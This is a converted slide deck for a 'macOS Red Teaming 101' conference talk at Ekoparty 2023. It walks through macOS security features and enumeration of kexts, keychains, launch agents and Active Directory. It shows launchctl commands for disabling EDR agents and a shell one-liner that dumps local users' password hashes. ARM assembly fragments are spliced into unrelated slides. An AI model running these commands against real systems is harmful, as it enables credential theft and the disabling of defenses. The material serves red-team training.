


_> RED TEAM SPACE 2023 SPONSORS



macOS Red Teaming 101


The information in this presentation will self-destruct in 5...4...3...2...1...

NAME:

SPEAKER NAME: Ricardo Logan

DATE:

TALK DAT: 03/11/2023





ABOUT ME



Ricardo L0gan



Security Specialist with extensive experience in enterprise networks and enthusiastic on malware research, pentest and reverse engineering. I have been focused in the last years in research for vulnerability and malware for macOS environment.

I am part of the staff for some security conferences organizations such as H2HC (Hackers to Hackers Conference), BsidesSP and SlackShow/Slackzine Community.



Brazil



Outline



- 0x00 Motivation of Research
- 0x01 macOS Security (Default / Corp)
- 0x02 Hacking macOS target
- 0x03 Native macOS Tools
- 0x04 Reference
- 0x05 Conclusion



0x00 Motivation of Research



The screenshot shows the official website for Transmission, a BitTorrent client. The header features the word "TRANSMISSION" in large white letters, with a subtitle "A Fast, Easy, and Free BitTorrent Client". To the right is a large download icon. Below the header is a navigation menu with links for MAIN, ABOUT, DOWNLOAD, DEVELOPMENT, ADD-ONS, CONTENT, and SUPPORT. A "Feature Spotlight" section highlights Transmission 2.90, featuring links to "Download Now", "Release Notes", and "Previous Releases". To the right of this box is a bulleted list of features: "Uses fewer resources than other clients", "Native Mac, GTK+ and Qt GUI clients", "Daemon ideal for servers, embedded systems, and headless use", "All these can be remote controlled by Web and Terminal clients", "Local Peer Discovery", and "Full encryption, DHT, µTP, PEX and Magnet Link support". A "Learn More..." link is also present. At the bottom of the page is a red footer bar with a PayPal donation button, copyright information ("Copyright 2005 - 2016 Transmission Project. All Rights Reserved"), bandwidth provider information ("Bandwidth provided by Speedy"), and design credits ("Design by Stranded Design, implemented by Biocable").

Lockbit
2023

CriptoMiner
2023

Silver
Sparrow
2021

OSX/Linker
2019

LoundMiner
2019

Mac Auto Fixer
2018

Crossrider
(OSX/Shalyer)
2018

OSX/MaMi
2018


Others....



0x00 Motivation of Research



Is one of them safer?





RED TEAM SPACE

EKOPARTY 2023

0x01 macOS Security (Default / Corp)

- ❑ A modern Operating system (macOS fanBoy LOL) Unix based;
- ❑ Kernel XNU is based on micro-kernel of NeXTSTEP (Mach) and kernel of BSD (FreeBSD);
- ❑ Lots of userland applications;
- ❑ macOS has grown significantly in market share;
- ❑ macOS supports both intel and ARM64(Silicon M1 M2) chips.

Last login: Tue Oct 24 20:56:20 on ttys000

s1th@Koriban ~ % uname -a

Darwin Koriban.local 22.6.0 Darwin Kernel Version 22.6.0: Fri Sep 15 13:39:52 PDT 2023; root:xnu-8796.141.3.700.8~1RELEASE_X86_64 x86_64

ARM 32-BIT

BRANCH (B)

SYNTAX

b[cond] label
b label

loop:
 cmp r0, #4
 beq end
 add r0,r0,#1
 b loop

BRANCH & EXCHANGE (BX)

SYNTAX

bx[cond] Rm
bx Rm

1. Set LSB of next instruction to 1 and move it to register Rm
2. Branch to R2

BRANCHING

BRANCH & LINK (BL)

SYNTAX

bl[cond] label
bl label

0x10054 mov r0,#2
0x10055 mov r1,#4
0x10056 bl func1
0x10060 mov r2,#3

0x10064 >0x10064 add r0,r1,r2

BRANCH & LINK & EXCHANGE (BLX)

SYNTAX

bix[cond] Rm
bix Rm
bix label

0x10054 mov r0,#2
0x10055 mov r1,#4
0x10056 bix func1
0x10060 mov r2,#3

0x10064 >0x10064 add r0,r1,r2

CONDITIONAL EXECUTION

Condition Code	Meaning	Flags Tested
EQ	Equal (=)	Z = 1
NE	Not Equal (!=)	Z = 0
GT	Signed >	(Z=0) && (N=V)
LT	Signed <	N != V
GE	Signed >=	N == V
LE	Signed <=	(Z=1) (N!=V)
CS or HS	U. Higher or Same	C == 1
CC or LO	U. Lower	C == 0
MI	Negative -	N == 1
PL	Positive +	N == 0
AL	Always executed	-
NV	Never executed	-
VS	S. Overflow	V == 1
VC	No Overflow	V == 0
HI	U. Higher	(C==1) && (Z==0)
LS	U. Lower or same	(C==0) (Z==0)

MacBook Pro
13-inch, 2018, Four Thunderbolt 3 Ports

Processador 2,3 GHz Intel Core i5 Quad-Core

Gráficos Intel Iris Plus Graphics 655

Memória 8 GB 2133 MHz LPDDR3

Disco de inicialização Número de série macOS Ventura 13.6

<https://github.com/apple/darwin-xnu>



0x01 macOS Security (Default / Corp)



Version	Release Date
Cheetah	2001
Puma	2001
Jaguar	2002
Panther	2003
Tiger	2005
Leopard	2007
Snow Leopard	2009
Lion	2011
Mountain Lion	2012
Mavericks	2013
Yosemite	2014
El Capitan	2015
Sierra	2016
High Sierra	2017
Mojave	2018
Catalina	2019
Big Sur	2020 ARM/Intel
Monterey	2021 (Supported) + ARM/Intel
Ventura	2022 (Supported) + ARM/Intel
Sonoma	2023 (Supported) + ARM/Intel

SIP (System Integrity Protection)

FileVault

Xprotect

Secure Boot

Gatekeeper

TCC

SSV





RED TEAM SPACE

EKOPARTY 2023

0x02 Hacking macOS Target

```
logan@Zion-Inf3ct3d:[~][20:58:07]
└──→ $:› sudo sqlite3 /var/db/SystemPolicyConfiguration/KextPolicy
SQLite version 3.24.0 2018-06-04 14:10:15
Enter ".help" for usage hints.
sqlite> SELECT * from kext_policy;
EG7KH642X6|com.vmware.kext.vmcil1|VMware, Inc.|1
EG7KH642X6|com.vmware.kext.vmnetl1|VMware, Inc.|1
EG7KH642X6|com.vmware.kext.vmx86l1|VMware, Inc.|1
EG7KH642X6|com.vmware.kext.vmioplug.18.1.2l1|VMware, Inc.|1
2Y8XE5CQ94|com.kaspersky.kext.klifl1|Kaspersky Lab UK Limited|1
2Y8XE5CQ94|com.kaspersky.nkel1|Kaspersky Lab UK Limited|1
sqlite>
```

KEXT (Kernel Extension) files in macOS are components of the operating system's kernel that allow for the extension and enhancement of kernel functionality. These files are essential for the operation of macOS and play a critical role in the interaction between hardware and system software.

However, the presence of KEXT files can also pose a security challenge. As part of the kernel, they have deep system access, and if not properly managed, they can be exploited by attackers to compromise system security.

```
-zsh
s1th@Koriban Extensions % pwd
/System/Library/Extensions
s1th@Koriban Extensions %
s1th@Koriban Extensions % ls -l
total 0
drwxr-xr-x@ 3 root wheel 96 16 Set 04:48 AFKACIPCKext.kext
drwxr-xr-x@ 3 root wheel 96 16 Set 04:48 AFTK_Kext.kext
drwxr-xr-x@ 3 root wheel 96 16 Set 04:48 AGXFirmwareKextG13GRTBuddy.kext
drwxr-xr-x@ 3 root wheel 96 16 Set 04:48 AGXFirmwareKextG13XRTBuddy.kext
drwxr-xr-x@ 3 root wheel 96 16 Set 04:48 AGXFirmwareKextG14GRTBuddy.kext
drwxr-xr-x@ 3 root wheel 96 16 Set 04:48 AGXFirmwareKextG14PRTBuddy.kext
drwxr-xr-x@ 3 root wheel 96 16 Set 04:48 AGXFirmwareKextG14XRTBuddy.kext
drwxr-xr-x@ 3 root wheel 96 16 Set 04:48 AGXFirmwareKextRTBuddy64.kext
```



0x02 Hacking macOS Target



RED TEAM SPACE
EKOPARTY 2023

The Keychain in macOS is a password and security key management system that provides secure storage and protection for sensitive information, such as:

- Passwords;
- Encryption Keys;
- Certificates;
- Authentication Information.

Name	Kind	Date Modified	Expires	Keychain
com.apple.facetime: registrationV1	application password	15 Aug 2019 01:48:08	--	login
com.apple.cloudd.deviceIdentifier.Production	application password	15 Aug 2019 01:48:08	--	login
com.apple.cloudd.deviceIdentifier.Production	application password	15 Aug 2019 01:48:08	--	login
com.apple.cloudd.deviceIdentifier.Production	application password	15 Aug 2019 01:48:08	--	login
com.apple.cloudd.deviceIdentifier.Production	application password	15 Aug 2019 01:48:08	--	login
com.apple.cloudd.deviceIdentifier.Production	application password	15 Aug 2019 01:48:09	--	login
com.apple.cloudd.deviceIdentifier.Production	application password	15 Aug 2019 01:48:09	--	login
com.apple.cloudd.deviceIdentifier.Production	application password	15 Aug 2019 01:48:19	--	login
com.apple.cloudd.deviceIdentifier.Production	application password	15 Aug 2019 01:48:21	--	login
com.apple.cloudd.deviceIdentifier.Production	application password	15 Aug 2019 01:48:35	--	login
com.apple.cloudd.deviceIdentifier.Production	application password	15 Aug 2019 01:48:41	--	login
com.apple.cloudd.deviceIdentifier.Production	application password	15 Aug 2019 01:50:21	--	login
com.apple.cloudd.deviceIdentifier.Production	application password	15 Aug 2019 02:02:19	--	login
com.apple.cloudd.deviceIdentifier.Production	application password	15 Aug 2019 07:20:41	--	login
com.apple.cloudd.deviceIdentifier.Production	application password	15 Aug 2019 07:21:35	--	login
com.apple.cloudd.deviceIdentifier.Production	application password	15 Aug 2019 23:03:18	--	login
com.apple.cloudd.deviceIdentifier.Production	application password	16 Aug 2019 19:18:17	--	login
com.apple.cloudd.deviceIdentifier.Production	application password	19 Sep 2019 17:23:30	--	login
com.apple.cloudd.deviceIdentifier.Production	application password	23 Sep 2019 09:47:59	--	login
com.apple.cloudd.deviceIdentifier.Production	application password	30 Sep 2019 22:31:12	--	login
com.apple.cloudd.deviceIdentifier.Production	application password	7 Oct 2019 22:24:00	--	login
com.apple.facetime: registrationV1	application password	Yesterday, 09:40	--	login
com.apple.gs.appleid.auth.com...ccount.AppleIDAuthentication.token	application password	14 Oct 2019 21:54:17	--	login
com.apple.gs.authagent.auth.c...ccount.AppleIDAuthentication.token	application password	14 Oct 2019 21:54:17	--	login





RED TEAM SPACE
EKOPARTY 2023

0x02 Hacking macOS Target

```
l0gan@Zion-Inf3ct3d:[~/Library/Keychains][22:04:29]
└──→ $:> pwd
/Users/l0gan/Library/Keychains
l0gan@Zion-Inf3ct3d:[~/Library/Keychains][22:04:31]
└──→ $:> ls -l
total 976
drwx----- 10 l0gan staff 320 Oct 17 16:10 8DEA70A8-20E3-5FB9-BBC4-132BC9525660
-rw-r--r--@ 1 l0gan staff 474568 Oct 19 19:49 login.keychain-db
-rw----- 1 l0gan staff 23804 Oct 8 09:52 metadata.keychain-db
l0gan@Zion-Inf3ct3d:[~/Library/Keychains][22:04:34]
└──→ $:> _
```



Keychain Access

```
l0gan@Zion-Inf3ct3d:[~][16:15:17]
└──→ $:> security list-keychains
"/Users/l0gan/Library/Keychains/login.keychain-db"
"/Library/Keychains/System.keychain"
l0gan@Zion-Inf3ct3d:[~][16:15:26]
```

```
l0gan@Zion-Inf3ct3d:[~/Library/Keychains][16:18:14]
└──→ $:> file login.keychain-db
login.keychain-db: Mac OS X Keychain File
```





RED TEAM SPACE
EKOPARTY 2023

0x02 Hacking macOS Target

```
### Lanchctl (System)
```

```
/Library/LaunchDaemons/
```

```
/Library/LaunchDaemons/
```

```
/Library/LaunchAgents/
```

```
/Library/LaunchAgents/
```

```
### Lanchctl (User)
```

```
~/Library/LaunchAgents/
```

Lanchctl (LaunchDaemons / LaunchAgents)

Directories LaunchDaemons and LaunchAgents are used to manage and execute automated tasks and services in the system. These directories are essential for maintaining the persistence of tasks and programs. This can be of interest to an attacker.





RED TEAM SPACE
EKOPARTY 2023

0x02 Hacking macOS Target

```
l0gan@Zion-Inf3ct3d:[~/Library/LaunchAgents][23:01:10] bash
└──> $:> pwd
/Users/l0gan/Library/LaunchAgents
l0gan@Zion-Inf3ct3d:[~/Library/LaunchAgents][23:01:12]
└──> $:> ls -l
total 24
-rw-r--r-- 1 l0gan staff 685 Aug 21 18:31 com.dropbox.DropboxMacUpdate.agent.plist
-rw-r--r--@ 1 l0gan staff 809 Oct  2 22:53 com.google.keystone.agent.plist
-rw-r--r--@ 1 l0gan staff 915 Oct  2 22:53 com.google.keystone.xpcservice.plist
l0gan@Zion-Inf3ct3d:[~/Library/LaunchAgents][23:01:16]
└──> $:> _
```

```
l0gan@Zion-Inf3ct3d:[/Library/LaunchAgents][23:01:47] bash
└──> $:> pwd
/Library/LaunchAgents
l0gan@Zion-Inf3ct3d:[/Library/LaunchAgents][23:01:49]
└──> $:> ls -l
total 24
-rw-r--r-- 1 root wheel 674 Oct  7 22:25 com.bjango.istatmenus.agent.plist
-rw-r--r-- 1 root wheel 682 Oct  7 22:25 com.bjango.istatmenus.status.plist
-r-xr-xr-x 1 root wheel 582 Jun 25 14:24 com.kaspersky.kav.gui.plist
l0gan@Zion-Inf3ct3d:[/Library/LaunchAgents][23:01:51]
└──> $:> _
```

```
l0gan@Zion-Inf3ct3d:[/Library/LaunchDaemons][23:02:23] bash
└──> $:> pwd
/Library/LaunchDaemons
l0gan@Zion-Inf3ct3d:[/Library/LaunchDaemons][23:02:24]
└──> $:> ls -l
total 48
-rw-r--r-- 1 root wheel 632 Sep 19 14:55 com.apple.installer.osmessagetracing.plist
-rw-r--r-- 1 root wheel 584 Oct  7 22:25 com.bjango.istatmenus.daemon.plist
-rw-r--r-- 1 root wheel 557 Oct  7 22:25 com.bjango.istatmenus.fans.plist
-rw-r--r-- 1 root wheel 608 Aug 15 21:58 com.bjango.istatmenus.installerhelper.plist
-r-xr-xr-x 1 root wheel 1080 Jun 25 14:24 com.kaspersky.kav.plist
-rw-r--r-- 1 root wheel 382 Aug 15 07:31 org.wireshark.ChmodBPF.plist
l0gan@Zion-Inf3ct3d:[/Library/LaunchDaemons][23:02:26]
└──> $:> _
```

\$ launchctl load file.plist

PLIST file is a settings file, also known as a "properties file," used by macOS applications.

It contains properties and configuration settings for various programs. PLIST files are formatted in XML and based on Apple's Core Foundation DTD.



0x02 Hacking macOS Target



```
### TCC (Privacy Protections)
```

```
~/Desktop  
~/Documents  
~/Downloads  
iCloud Drive  
etc...
```

```
### TCC (Not Protected)
```

```
/tmp  
~/.ssh
```

```
Last login: Sat Oct 28 17:47:09 on ttys003
l0gan@HELL ~ % ls -l
total 0
drwx-----+ 3 l0gan staff 96 Oct 25 22:54 Desktop
drwx-----+ 3 l0gan staff 96 Oct 25 22:54 Documents
drwx-----+ 4 l0gan staff 128 Oct 28 17:46 Downloads
drwx-----@ 65 l0gan staff 2080 Oct 28 17:53 Library
drwx----- 3 l0gan staff 96 Oct 25 22:54 Movies
drwx-----+ 3 l0gan staff 96 Oct 25 22:54 Music
drwx-----+ 4 l0gan staff 128 Oct 28 17:41 Pictures
drwxr-xr-x+ 4 l0gan staff 128 Oct 25 22:54 Public
l0gan@HELL ~ % cd Desktop
l0gan@HELL Desktop % ls -l
```

TCC(Transparency, Consent and Control)

A bypass in macOS TCC is dangerous because it can compromise privacy, security, and system integrity by allowing apps or process to access sensitive resources without consent.



0x02 Hacking macOS Target



MDM

Cloud
Solutions

EDR

XDR

DLP




CASB

PROXY

NAC

SIEM










And now Where do I go?



* Use know threat skills and automation to find vulnerabilities in enterprise *



0x02 Hacking macOS Target



RED TEAM SPACE
EKOPARTY 2023

MITRE | ATT&CK®

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
8 techniques	8 techniques	16 techniques	10 techniques	23 techniques	15 techniques	22 techniques	7 techniques	14 techniques	16 techniques	8 techniques	13 techniques
Drive-by Compromise	Command and Scripting Interpreter (5)	Account Manipulation (1)	Abuse Elevation Control Mechanism (3)	Abuse Elevation Control Mechanism (3)	Adversary-in-the-Middle (2)	Account Discovery (2)	Exploitation of Remote Services	Adversary-in-the-Middle (2)	Application Layer Protocol (4)	Automated Exfiltration	Account Access Removal
Exploit Public-Facing Application	Exploitation for Client Execution	Boot or Logon Autostart Execution (3)	Debugger Evasion	Brute Force (4)	Application Window Discovery	Internal Spearphishing	Archive Collected Data (3)	Communication Through Removable Media	Data Transfer Size Limits	Data Destruction	Data Encrypted for Impact
External Remote Services	Inter-Process Communication (1)	Boot or Logon Autostart Execution (3)	Deobfuscate/Decode Files or Information	Credentials from Password Stores (4)	Browser Information Discovery	Debugger Evasion	Lateral Tool Transfer	Audio Capture	Exfiltration Over Alternative Protocol (3)	Data Manipulation (3)	Data Defacement (2)
Hardware Additions	Native API	Boot or Logon Initialization Scripts (3)	Execution Guardrails (1)	Exploitation for Credential Access	Device Driver Discovery	Remote Service Session Hijacking (1)	Remote Service Session Hijacking (1)	Automated Collection	Data Encoding (2)	Defacement (2)	Disk Wipe (2)
Phishing (3)	Scheduled Task/Job (2)	Browser Extensions	Exploitation for Defense Evasion	File and Directory Permissions Modification (1)	File and Directory Discovery	Clipboard Data	Clipboard Data	Clipboard Data	Exfiltration Over C2 Channel	Endpoint Denial of Service (4)	Endpoint Denial of Service (4)
Supply Chain Compromise (3)	Software Deployment Tools	Compromise Client Software Binary	Create or Modify System Process (2)	Forge Web Credentials (1)	Network Service Discovery	Remote Services (2)	Dynamic Resolution (3)	Data from Information Repositories	Exfiltration Over Other Network Medium (1)	Firmware Corruption	Inhibit System Recovery
Trusted Relationship	System Services (1)	Create Account (2)	Event Triggered Execution (5)	Input Capture (3)	Network Share Discovery	Software Deployment Tools	Encrypted Channel (2)	Data from Local System	Exfiltration Over Physical Medium (1)	Network Denial of Service (2)	Network Denial of Service (2)
Valid Accounts (3)	User Execution (2)	Create or Modify System Process (2)	Exploitation for Privilege Escalation	Modify Authentication Process (2)	Network Sniffing	Taint Shared Content	Fallback Channels	Data from Network Shared Drive	Ingress Tool Transfer	Resource Hijacking	Service Stop
		Event Triggered Execution (5)	Hijack Execution Flow (2)	Multi-Factor Authentication Interception	Passport Policy Discovery		Data from Removable Media	Data from Removable Media	Multi-Stage Channels	System Shutdown/Reboot	System Shutdown/Reboot
		External Remote Services	Impair Defenses (6)	Indicator Removal (7)	Peripheral Device Discovery		Data Staged (2)	Non-Application Layer Protocol	Scheduled Transfer		
		Hijack Execution Flow (2)	Indicators Removal (7)	Hijack Execution Interception	Permission Groups Discovery (2)		Email Collection (1)	Non-Standard Port			
		Hijack Execution Flow (2)	Modifying Authentication Request Generation	Multi-Factor Authentication Request Generation	Process Discovery						
		Hijack Execution Flow (2)	Obfuscated Files or Information (9)	Network Sniffing	Remote System Discovery						
		Hijack Execution Flow (2)	Process Injection	OS Credential Impersonation							
		Hijack Execution Flow (2)	Modify								

<https://attack.mitre.org/matrices/enterprise/macos/>



0x02 Hacking macOS Target



Thinking in a scenario where the company has an employee who is interested in stealing confidential information and/or compromising the environment.

DROP
MALICIOUS
PAYLOAD



0x02 Hacking macOS Target



RED TEAM SPACE
[EKOPARTY 2023]

s1th@Koriban ~ % **system_profiler SPFirewallDataType**

R12	Intra Procedure Call Register	Indicates procedure can make local calls.
R13	Stack Pointer	Stack
R14	Link Register	LR
R15	Program Counter	PC

Firewall:

Firewall Settings:

Mode: Limit incoming connections to specific services and applications

Applications:

- com.agilebits.onepassword7: Allow all connections
- com.apple.controlcenter: Allow all connections
- com.facebook.sonar.helper.Renderer: Allow all connections
- com.google.Chrome: Block all connections
- com.hexrays.ida64: Allow all connections
- com.rileystestut.AltServer: Allow all connections
- com.spotify.client: Allow all connections
- org.python.python: Allow all connections

Firewall Logging: Yes

Stealth Mode: No

ARM CONDITIONAL EXECUTION

Condition Code	Meaning	Flags Tested
EQ	Equal (==)	Z == 1
NE	Not Equal (!=)	Z == 0
GT	Signed >	(Z==0) && (N==0)
LT	Signed <	N != V
GE	Signed >=	N == V

chacal@Hell [?] ~ [?] netstat -an

Protocol	Local Address	Foreign Address	State
tcp4	0	0	* .631
tcp6	0	0	* .631
tcp4	0	0	* .3031
tcp6	0	0	* .3031
tcp4	0	0	* .22
tcp6	0	0	* .22





RED TEAM SPACE
EKOPARTY 2023

0x02 Hacking macOS Target

```
bash-3.2$ dsconfigad -show
```

```
Active Directory Forest = [REDACTED]
Active Directory Domain = [REDACTED]
Computer Account = [REDACTED]
```

Advanced Options - User Experience

```
Create mobile account at login = Enabled
  Require confirmation = Disabled
Force home to startup disk = Disabled
  Mount home as sharepoint = Enabled
Use Windows UNC path for home = Enabled
  Network protocol to be used = smb
Default user Shell = /bin/bash
```

Advanced Options - Mappings

```
Mapping UID to attribute = not set
Mapping user GID to attribute = not set
Mapping group GID to attribute = not set
Generate Kerberos authority = Enabled
```

Advanced Options - Administrative

```
Preferred Domain controller = not set
Allowed admin groups = not set
Authentication from any domain = Enabled
Packet signing = allow
Packet encryption = allow
Password change interval = 0
Restrict Dynamic DNS updates = not set
Namespace mode = domain
```

```
bash-3.2$
```

```
chacal@Hell:~$ dscl . list /Users UniqueID | awk '{print $1}' | sort -n | tail -6
chacal
daemon
l0gan
nobody
root
s1th
chacal@Hell:~$
```





RED TEAM SPACE
EKOPARTY 2023

0x02 Hacking macOS Target

```
bash
Last login: Fri Oct 27 22:01:18 on ttys000
°v° ** Bem-vindo - OSX-Infected @ L0gan SlackUser **
/(_)\ ** "Existem 10 tipos de pessoas no Mundo. As que entendem linguagem Binaria e as que não Entendem" **
^ ^ Sex 27 Out 2023 22:02:43 -03

The default interactive shell is now zsh.
To update your account to use zsh, please run `chsh -s /bin/zsh`.
For more details, please visit https://support.apple.com/kb/HT208050.
bash-3.2$ ldapsearch -H ldap://[REDACTED] -x -D "l0gan@[REDACTED]" -W -b "dc=[REDACTED],dc=[REDACTED]" -s sub "(&(objectClass=user)(objectCategory=person))"
Enter LDAP Password:
# extended LDIF
#
# LDAPv3
# base <dc=[REDACTED],dc=[REDACTED]> with scope subtree
# filter: (&(objectClass=user)(objectCategory=person))
# requesting: ALL
# 
# Guest, Usuarios_Desativados, Usuarios, [REDACTED], [REDACTED]
dn: CN=Guest,OU=Usuarios_Desativados,OU=Usuarios,OU=[REDACTED],DC=[REDACTED],DC=[REDACTED]
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: Guest
description: Built-in account for guest access to the computer/domain
distinguishedName: CN=Guest,OU=Usuarios_Desativados,OU=[REDACTED],OU=[REDACTED],DC=f
```

```
### Check groups for user L0gan
```

```
10gan@macLab % id l0gan
uid=413499013(l0gan) gid=1514433173(ZION\Domain Users) groups=1514433173(ZION\Domain Users),
502(awagent_enrolled),12(everyone),20(staff),62(netaccounts),501(awagent), 81465039(ZION\users_teste)
```





0x02 Hacking macOS Target

Disable Protection Solution (like EDR / XDR / DLP / SIEM / Proxy / Etc...)

```
### Turn off Security Solution (System)
```

```
sudo launchctl stop /Library/LaunchDaemons/com.X-Protection.plist  
sudo launchctl unload /Library/LaunchDaemons/com.X-Protection.plist
```

```
sudo launchctl stop /Library/LaunchAgents/com.X-Protection.plist  
sudo launchctl unload /Library/LaunchAgents/com.X-Protection.plist
```

```
### Turn off Security Solution (User)
```

```
launchctl stop ~/Library/LaunchAgents/com.X-Protection.plist  
launchctl unload ~/Library/LaunchAgents/com.X-Protection.plist
```





0x02 Hacking macOS Target

```
[bash-3.2$  
[bash-3.2$ mdatp exclusion list  
=====  
No exclusions  
=====  
[bash-3.2$  
[bash-3.2$
```

```
[bash-3.2$  
[bash-3.2$ mdatp exclusion list  
=====  
Excluded folder  
Path: "/tmp/exclusion/"  
=====  
[bash-3.2$  
[bash-3.2$
```



Listing the exclusion folders of an antivirus can be dangerous, as it provides an attacker with information about which files and folders are intentionally excluded from antivirus scanning.

*Note: In this example, we used Microsoft ATP, but the same check can be performed with other vendors.



0x02 Hacking macOS Target



RED TEAM SPACE

EKOPARTY 2023

-zsh #1 -zsl

Last login: Thu Nov 2 00:20:33 on ttys000

```
s1th@Koriban ~ % defaults read com.apple.Terminal
{
    "Default Window Settings" = Basic;
    DefaultProfilesVersion = 1;
    HasMigratedDefaults = 1;
    "NSWindow Frame TTAppPreferences" = "387 519 667 565 0 0 1440 875 ";
    "NSWindow Frame TTWindow Basic" = "40 472 570 371 0 0 1440 875 ";
    ProfileCurrentVersion = "2.07";
    SecureKeyboardEntry = 0;
    "Startup Window Settings" = Basic;
    "TTAppPreferences Selected Tab" = 0;
    "Window Settings" = {
        Basic = {
            Font = {length = 267, bytes = 0x62706c69 73743030 d4010203 04050607 ... 00000000 000000cf };
            FontAntialias = 1;
            FontWidthSpacing = "1.004032258064516";
            ProfileCurrentVersion = "2.07";
            name = Basic;
            type = "Window Settings";
        };
    };
}
```

GENERAL PURPOSE REGISTERS

REGISTERS

HALFWORD

LOAD AND STORE

INSTRUCTIONS

ENDIANNES

ARM 32-BIT

BRANCH & EXCHANGE (BX)

BRANCHING

CONDITIONAL EXECUTION





RED TEAM SPACE

EKOPARTY 2023

0x02 Hacking macOS Target

```
-zsh
s1th@Koriban ~ % sudo bash -c 'for i in $(find /var/db/dslocal/nodes/Default/users -type f -regex "[^_]*"); do plutil -extract name raw $i | awk "{printf \"$0\":\"$m1\"}"; for j in {iterations,salt,entropy}; do l=$(k=$(plutil -extract ShadowHashData.0 raw $i) && base64 -d <<< $k | plutil -extract SALTED-SHA512-PBKDF2.$j raw -); if [[ $j == iterations ]]; then echo -n $l; else base64 -d <<< $l | xxd -p -c 0 | awk "{printf \"$0\"\"$0}"; fi; done; echo ""; done'
nobody:$m1$$
s1th:$m1$66666$95e976ac730d2d7
f557e934ad27b0ee92587ef4c618f8
8ce428bf8059e46a5149ed41891a6d
root:$m1$$
daemon:$m1$$
admin:$m1$24813$d5b911057cfcc
4211a6a09f4b9e7d8a24e3d00a6dc
55ff4bb12ec381780c46a4f4c9492
s1th@Koriban ~ %
s1th@Koriban ~ %
```

The terminal window shows a command being run to dump SHA-512 passwords from macOS users. The output lists several accounts and their corresponding hashes. The hashes for 'nobody', 'root', and 'daemon' are highlighted in red.

Registers and memory dump area:

- Registers: SP (Stack Pointer), LR (Link Register), PC (Program Counter).
- Memory dump: A 16x4 grid showing memory bytes from address 0 to 15. The first row shows the byte sequence: 31 c6 7c 3c a3 18 94 61 5f ffff 9e 41 5e 14 3b 07 f4 5f 77 5a d9 b9 c6 82 b6 f0 c.
- ARM 32-BIT section:
 - INSTRUCTIONS: Shows various ARM instructions like MOV, ADD, SUB, LDR, STR, LSL, ASR, ROR, AND, ORR, EOR.
 - LOAD AND STORE MULTIPLE: Shows STM and LDRE instructions.
 - CONDITIONAL EXECUTION: Shows B, BX, and SWI instructions.
 - CPSR / APSR: Shows the Current Program Status Register (CPSR) and the Application Program Status Register (APSR) with their respective bit fields (N, Z, C, V, Q, J, GE, E, A, I, F, T, M).

Dump Creds of all non-service accounts

